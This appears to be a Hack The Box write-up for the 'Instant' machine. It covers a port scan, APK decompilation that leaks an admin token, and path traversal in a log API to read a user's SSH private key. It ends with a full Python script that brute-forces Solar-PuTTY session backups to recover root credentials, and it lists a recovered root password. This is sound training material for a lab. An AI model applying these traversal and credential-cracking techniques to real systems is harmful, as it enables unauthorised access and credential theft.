Instant HTB
by kpax
NMAP
# Nmap 7.94SVN scan initiated Mon Oct 14 14:40:21 2024 as: nmap -p- --min-rate 10000 -oA nmap/instant-allports -v0 10.129.231.155
Nmap scan report for 10.129.231.155
Host is up (0.027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Mon Oct 14 14:40:27 2024 -- 1 IP address (1 host up) scanned in 6.71 seconds
Credentials
root:12**24nzC!r0c%q12 # Found in decrypted Solar Putty Session
Foothold

The instant.htb site is referencing a app that can be used to transfer coins. It gives us an APK file to download. This is an android app.

We can use a tool called JadX to decompile the apk (Which is just a compressed set of directories)
Install using your package manager and then open jadx-gui and open the APK file we downloaded.

Within the Source Code, com directory, we find the instantlabs.instant folder. This is the main code of the app
The AdminActivities class leaks both a subdomain of mywalletv1.instant.htb and an Authorisation Key. We add this subdomain to our hosts file.


We can use burp to query the profile endpoint of the api


Passing the Authorization Header, we can see that this does indeed seem to be the JWT for the admin user

Back in the de-compiled APK, we find under the resources/res directory, an xml directory that contains another subdomain of swagger-ui.instant.htb.

We add this to our hosts file and find that it is the swagger documentation for the API.

Looking at the Logs endpoints, we see that a GET request to http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=<logname> will return a log.
This is exploitable in burp with a file disclosure bug.

We see that the user’s home directory is leaked. Using this, we try and see if they have a private key.

They do. Copy this private key to your machine and remove the formatting around it. If you copy the whole json response, then you can extract the key with the following command
cat key.json | jq -r '."/home/shirohige/logs/../../../../../home/shirohige/.ssh/id_rsa"[] ' | grep .

Shell as Shirohige
Looking for files owned by shirohige we see that there is a backups folder in /opt/
Within this is a Solar-Putty directory with a sessions-backup.dat file containing some base64

A quick google leads us to the following brute force code.
https://github.com/pointedsec/SolarPuttyDecrypt-BruteForce
It is written for windows in c#, but we can use our friend ChatGPT to convert it to python.
import os
import base64
import json
from Crypto.Cipher import DES3
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Util.Padding import unpad
import sys

def main():
    if len(sys.argv) < 2:
        print("\033[96mSolarPuttyDecrypt will attempt to dump the local session's file, otherwise enter the path to the SolarPutty session file and the path to the password list.")
        print("\nUsage: python SolarPuttyDecrypt.py C:\\session.dat C:\\rockyou.txt\033[0m")
        return

    curr_dir = os.path.expanduser("~/Desktop")
    print("-----------------------------------------------------")
    print("\033[92mSolarPutty's Sessions Decrypter by VoidSec (Brute-Force by pointedsec)\033[0m")
    print("-----------------------------------------------------")
    print("\033[93m")

    if len(sys.argv) == 3:
        session_file = sys.argv[1]
        password_file = sys.argv[2]
        test_passwords(session_file, password_file, curr_dir)

    print("-----------------------------------------------------")
    print(f"\033[92m[+] DONE Decrypted file is saved in: {curr_dir}/SolarPutty_sessions_decrypted.txt\033[0m")

def test_passwords(session_file, password_file, curr_dir):
    with open(password_file, 'r', encoding='utf-8', errors='ignore') as f:
        passwords = f.readlines()

    for password in passwords:
        password = password.strip()
        print(f"Trying password: {password}")
        try:
            decrypted_text = do_import(session_file, password, curr_dir)
            if is_valid_json(decrypted_text):
                print(f"\033[92m[+] Password found: {password}\033[0m")
                break  # Stop once the correct password is found
            else:
                print("\033[91mDecryption error: Invalid data or format.\033[0m")
        except Exception as e:
            print(f"\033[91mDecryption error: {str(e)}\033[0m")

def do_import(dialog_file_name, password, curr_dir):
    with open(dialog_file_name, 'r', encoding='utf-8', errors='ignore') as file:
        text = file.read()

    decrypted_text = Crypto.decrypt(password, text)
    if decrypted_text is None:
        raise Exception("Invalid data.")

    # Save the decrypted result only if it's valid
    with open(os.path.join(curr_dir, "SolarPutty_sessions_decrypted.txt"), 'w') as output_file:
        output_file.write(decrypted_text)

    return decrypted_text

def is_valid_json(str_input):
    str_input = str_input.strip()
    if (str_input.startswith("{") and str_input.endswith("}")) or (str_input.startswith("[") and str_input.endswith("]")):
        try:
            json.loads(str_input)
            return True
        except json.JSONDecodeError:
            return False
    return False

class Crypto:
    @staticmethod
    def decrypt(pass_phrase, cipher_text):
        try:
            cipher_bytes = base64.b64decode(cipher_text)
            salt = cipher_bytes[:24]
            iv = cipher_bytes[24:32]  # IV should be 8 bytes for DES3
            encrypted_data = cipher_bytes[48:]

            key = PBKDF2(pass_phrase, salt, dkLen=24, count=1000)

            des3 = DES3.new(key, DES3.MODE_CBC, iv)
            decrypted_data = unpad(des3.decrypt(encrypted_data), DES3.block_size)

            return decrypted_data.decode('utf-8')
        except Exception as e:
            raise Exception(f"Decryption error : {e}")

    @staticmethod
    def deob(cipher):
        encrypted_data = base64.b64decode(cipher)
        try:
            decrypted_data = base64.b64decode(encrypted_data)
            return decrypted_data.decode('utf-16')
        except Exception as e:
            print(f"\033[91m{str(e)}\033[0m")
            return ""

if __name__ == "__main__":
    main()
We have to install pycryptodome using pip. I’d suggest a python virtual environment for this.
We run the program passing in the arguments it needs

And the password is found. The decrypted contents are written to our desktop

Within the decrypted file are the root username and password. We can use these to su to root.

Full NMAP
# Nmap 7.94SVN scan initiated Mon Oct 14 14:40:28 2024 as: nmap -p 22,80 -sC -sV -oA nmap/instant -vv 10.129.231.155
Nmap scan report for 10.129.231.155
Host is up, received reset ttl 63 (0.026s latency).
Scanned at 2024-10-14 14:40:30 BST for 7s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMM6fK04LJ4jNNL950Ft7YHPO9NKONYVCbau/+tQKoy3u7J9d8xw2sJaajQGLqTvyWMolbN3fKzp7t/s/ZMiZNo=
|   256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL+zjgyGvnf4lMAlvdgVHlwHd+/U4NcThn1bx5/4DZYY
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 14 14:40:37 2024 -- 1 IP address (1 host up) scanned in 9.22 seconds